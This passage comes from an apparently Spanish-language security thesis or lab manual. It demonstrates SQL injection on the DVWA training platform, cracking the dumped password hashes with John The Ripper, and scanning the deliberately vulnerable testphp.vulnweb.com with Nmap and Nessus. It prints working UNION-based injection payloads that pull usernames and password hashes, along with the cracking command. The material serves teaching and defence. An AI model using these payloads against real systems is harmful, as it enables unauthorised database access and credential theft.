


Figura 3.36 Campo único que presenta SQL injection high

Esta sentencia usada con anterioridad en el nivel `low`, da como resultado la visualización de todas las tablas que conforman la base de datos. El resultado de esta sentencia es similar al visto en la figura 3.26. Al tratarse de la misma base de datos en todos los niveles, se conoce la existencia de la tabla `users` desde la cual se obtendrá las contraseñas de los diversos usuarios,

```
+' and 0=0 union select null, table_name from
information_schema.tables
```

La siguiente sentencia concatena el nombre de la tabla `users` con las columnas en ella. El comando es igual al usado en la sección `low`, el resultado es similar al visto en la figura 3.27,

```
%' and 1=0 union select null,
concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users'
```

Al conocer la existencia de la columna `password` dentro de la tabla `users` basta seleccionar los datos de interés. La siguiente sentencia muestra de manera ordenada los usuarios en la base de datos, así como el hash de sus contraseñas.

```
1’ or 1=1 union select user, password from users#
```

La figura 3.35 muestra al resultado de ingresar la sentencia anterior a la base de datos, en ella se puede observar los usuarios presentes en la base de datos, así como los hashes de las diferentes contraseñas.

3.2.4 Usando John The Ripper para descifrar contraseñas

En las inyecciones realizadas a los tres niveles de SQL injection en la plataforma DVWA el resultado obtenido ha sido el mismo, una lista con nombres de usuario seguido de una cadena de caracteres que es definido como hash, de esta cadena de caracteres y con la herramienta John The Ripper se puede obtener la contraseña asociada a cada usuario, para esto:

1. Crear un archivo de texto con el Nick de cada usuario seguido de la cadena de caracteres que le corresponde ambos separados por el signo:

   Nombrar este archivo `vulnerablep` y guardar en el escritorio.

   La figura 3.37 muestra la manera en que el archivo debe ser creado.

Figura 3.37 Usuarios y sus hashes de contraseña

2. Iniciar John The Ripper y teclear lo siguiente:

   ```
   root@kali:~Escritorio# John - -format=raw-MD5
   vulnerablep
   ```

   La figura 3.38 muestra una lista con los usuarios y sus contraseñas, así como los comandos empleados para su obtención.




Figura 3.38 Contraseñas obtenidas mediante John The Ripper

3.3 ESCANEO CON NMAP

Nmap cuenta con distintos scripts que ayudan en la búsqueda de vulnerabilidades en las aplicaciones web. Para SQL injection, Nmap cuenta con el script `http-sql-injection` el cual tiene como fin probar las distintas páginas de una aplicación web en busca de vulnerabilidades SQL injection. Para realizar un escaneo con este script se realiza lo siguiente:

1. Ingresar a la siguiente dirección:

   `https://svn.nmap.org/nmap/scripts/http-sql-injection.nse`

   Este link abrirá una página donde se encuentra el código del script (anexoA1). Copiar todo el contenido en un editor de textos y guardar como,

   `http-sql-injection.sh`

2. Acceder a `nmap`. Para iniciar esta herramienta en la parte superior izquierda del escritorio se encuentra una lista de aplicaciones disponibles, Nmap se encuentra en,

   `Aplicaciones > Análisis de Vulnerabilidades > Nmap`

3. Iniciada la herramienta ingresar los siguientes parámetros, para iniciar el script:

   `root@kali:~# nmap –sV --script=http-sql-injection testphp.vulnweb.com`

La figura 3.39 muestra un listado de los puertos abiertos, el servicio que estos puertos corren y la versión de estos servicios, además se observa una lista de URLs donde se encontraron errores de SQL.




Figura 3.39 Escaneo Nmap

4. Verificar las posibles vulnerabilidades. De la lista de URLs que se observa en la figura 3.39 se selecciona la primera,

   `Clic derecho > abrir enlace`

   La figura 3.40 muestra encerrado en rojo mensaje de error emitido por MySQL. Con esta prueba, se puede proponer a la página como candidato para realizar un ataque SQL injection.




Figura 3.40 Mensaje de error SQL

3.4 ESCANEO CON NESSUS

Como se menciona en la sección 2.6.3 Nessus es un potente escáner que cuenta con un gran número de plugins que ayudan a descubrir distinta información de una aplicación web. A continuación, se mencionan los pasos a seguir para iniciar un nuevo escaneo:

1. Mediante el navegador del equipo atacante abrir al siguiente link:

   `https://kali:8834/#/`

2. El link anterior mostrara la página de inicio de sesión de Nessus en la cual se debe ingresar el usuario y contraseña creados en la sección 3.1.7.
3. Hacer clic en `New Scan`. La figura 3.41 muestra el menú de inicio de Nessus en el cual se muestra en color azul la opción `New Scan` la cual permite iniciar un nuevo escaneo.




Figura 3.41 Menú de inicio Nessus

4. Al hacer clic en `New Scan` se mostrará una serie de plantillas con los distintos tipos de escaneos disponibles, hacer clic en:

   `Web Application Tests`

   La figura 3.42 muestra las distintas plantillas de las cuales dispone Nessus, algunas de ellas con la etiqueta `UPGRADE` lo cual indica que se encuentran bloqueadas al ser una versión de prueba.




Figura 3.42 Plantillas Nessus

5. La figura 3.43 muestra del lado izquierdo una lista con las configuraciones disponibles para el escaneo. De esta lista se selecciona `General` y se ingresar lo siguiente:

   ```
   Name: internet
   Description: descubrimiento de vulnerabilidades
   Folder: MyScan
   Targets: https://testphp.vulnweb.com/
   ```

6. De la lista de configuraciones seleccionar `Discovery` y hacer clic en,

   ```
   Scan Type > port scan (all ports) > save
   ```

7. De la lista de configuraciones seleccionar `Assessment` y hacer clic en,

   ```
   Scan Type > Scan for all web vulnerabilities (complex) > save
   ```

   Realizado los pasos anteriores dar clic en `Scans` el cual se encuentra en la parte superior de la ventana y se puede observar en la figura 3.41.

***Nota**: las opciones* `Schedule` *y* `notifications` *permiten programar en un horario determinado el escaneo y la cuenta de correo donde se notificarán los resultados respectivamente.*




Figura 3.43 Configuración de escaneo

8. En el menú principal aparecerá el escaneo `internet` anteriormente creado, para iniciarlo es necesario dar clic en la figura de `play` que se encuentra junto al nombre del escaneo. Hecho lo anterior aparecerá el icono  el cual indica que el escaneo se encuentra en ejecución.
9. La figura 3.44 muestra los resultados del escaneo. En ella se observa de lado derecho un gráfico donde se clasifican las vulnerabilidades acordes al nivel riesgo que representan. De lado izquierdo se muestran un gráfico con el número total de vulnerabilidades encontradas.





Figura 3.44 Reporte de escaneo

10. Para observar a detalle cada vulnerabilidad encontrada en la aplicación es necesario hacer clic en,

    `testphp.vulnweb.com`

    La figura 3.45 muestra a detalle los plugins que tuvieron éxito y pusieron al descubierto alguna vulnerabilidad en la aplicación web. Esta misma figura presenta la vulnerabilidad `CGI Generic SQL injection` lo cual indica que la aplicación web contiene posibles vulnerabilidades SQL injection explotables. Para tener más información del plugin es necesario hacer clic en el mismo.



Severity ▲	Plugin Name	Count
CRITICAL	PHP Unsupported Version Detection	2
CRITICAL	PHP 5.3.x < 5.3.15 Multiple Vulnerabilities	1
HIGH	PHP < 5.3.11 Multiple Vulnerabilities	2
HIGH	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution	2
HIGH	CGI Generic SQL Injection (2nd pass)	1
HIGH	PHP 5 < 5.2.7 Multiple Vulnerabilities	1
HIGH	PHP 5.3.x < 5.3.13 CGI Query String Code Execution	1
HIGH	PHP 5.3.x < 5.3.14 Multiple Vulnerabilities	1
HIGH	PHP 5.3.x < 5.3.26 Multiple Vulnerabilities	1
HIGH	PHP 5.3.x < 5.3.27 Multiple Vulnerabilities	1
HIGH	PHP 5.3.x < 5.3.29 Multiple Vulnerabilities	1

Figura 3.45 Detalle de plugins

11. La figura 3.46 muestra a detalle el resultado del plugin `CGI Generic SQL injection`, en esta se observa una pequeña descripción de la prueba realizada, muestra una solución a este problema, así como link para obtener mayor información sobre la vulnerabilidad. Se muestra parte de la respuesta obtenida en el escáner Nessus por parte de la aplicación web. Con toda la información que brinda este escaneo el atacante puede modelar su ataque para aumentar las probabilidades de éxito en el ataque.




Figura 3.46 Detalles del plugin `CGI Generic SQL injection`

3.5 SQL INJECTION BLIND MEDIANTE SQLMAP

